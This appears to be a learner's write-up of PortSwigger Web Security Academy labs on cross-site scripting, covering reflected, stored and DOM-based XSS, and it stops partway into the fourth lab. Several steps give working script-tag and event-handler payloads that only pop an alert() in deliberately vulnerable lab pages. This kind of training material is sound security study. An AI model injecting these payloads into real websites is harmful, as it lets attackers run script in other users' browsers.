PortSwigger - Cross-Site Scripting (XSS) vulnerabilities labs
PortSwigger Web Security Academy - Cross-Site Scripting (XSS) vulnerabilities labs

PortSwigger – Cross-Site Scripting (XSS) Vulnerabilities Labs
LAB 1 — Reflected XSS into HTML Context with Nothing Encoded
Level:
APPRENTICE
Analysis
| Vulnerability | Reflected XSS |
| Goal | Trigger an alert() in the browser |
| Key Concept | User input is reflected directly into the HTML response with no encoding or sanitization — injecting <script>alert(1)</script> executes immediately |
| Key Takeaway | The simplest form of XSS — if input appears in the page unchanged, the browser treats it as HTML/JS |
Steps
1) the lab contain search input to find anything in blog when i write word on it it’s appear on the page : 
2) if i go to source code i see that it’s appear in h1 tag : 
3) i will close this tag and start script tag to write java script with '</h1><script>alert(1)</script> an i got alert SOLVED: 
LAB 2 — Stored XSS into HTML Context with Nothing Encoded
Level:
APPRENTICEAnalysis
| Vulnerability | Stored XSS |
| Goal | Trigger an alert() when any user views the page |
| Key Concept | Malicious input is saved to the database and rendered unsanitized on every page load — the payload persists and fires for every visitor |
| Key Takeaway | Stored XSS is more dangerous than reflected — it requires no user interaction beyond visiting the page |
Steps
1) start lab and click view any post and write a comment like this : 
2) after submit comment it’s appear on the page : 
3) it’s appear in 2 places i will inject script after anchor element <a> and that’s name input not work </a><script>alert(1)</script>: 
4) try to inject comment it self and it’s work SOLVED no need to anchor element but i don’t change last inject: 
LAB 3 — DOM XSS in document.write Sink Using Source location.search
Level:
APPRENTICE
Analysis
| Vulnerability | DOM-based XSS |
| Goal | Trigger an alert() via a DOM sink |
| Key Concept | JavaScript reads location.search and passes it to document.write() without sanitization — breaking out of the HTML context with "> allows injecting arbitrary tags |
| Key Takeaway | DOM XSS happens entirely in the browser; the server never sees or sends the payload — classic source-to-sink flow |
Steps
1) first search for anything like t4t4r1s and it’s appear in search : 
2) right click and view page source and see that we have function take query as a parameter we can change query to break syntax : 
3) document.write('<img src="/resources//assets/labs/xsss/images/tracker.gif?searchTerms='+query+'">'); we can change our input to break /assets/labs/xsss/image like ><img src="sdfsd" onload=alert(1)/>:

4) got an alert. SOLVED : 
LAB 4 — DOM XSS in innerHTML Sink Using Source location.search
Level:
APPRENTICE
Analysis
| Vulnerability | DOM-based XSS |
| Goal | Trigger an alert() via innerHTML |
| Key Concept | innerHTML does not execute <script> tags but does execute event handlers — payloads like <img src=x onerror=alert(1)> bypass this restriction |
| Key Takeaway | innerHTML is a dangerous sink; always use textContent or proper sanitization when inserting user-controlled data into the DOM |
Steps
1) start lab and click view page source and i see our search query is used in innerHTML to include data:

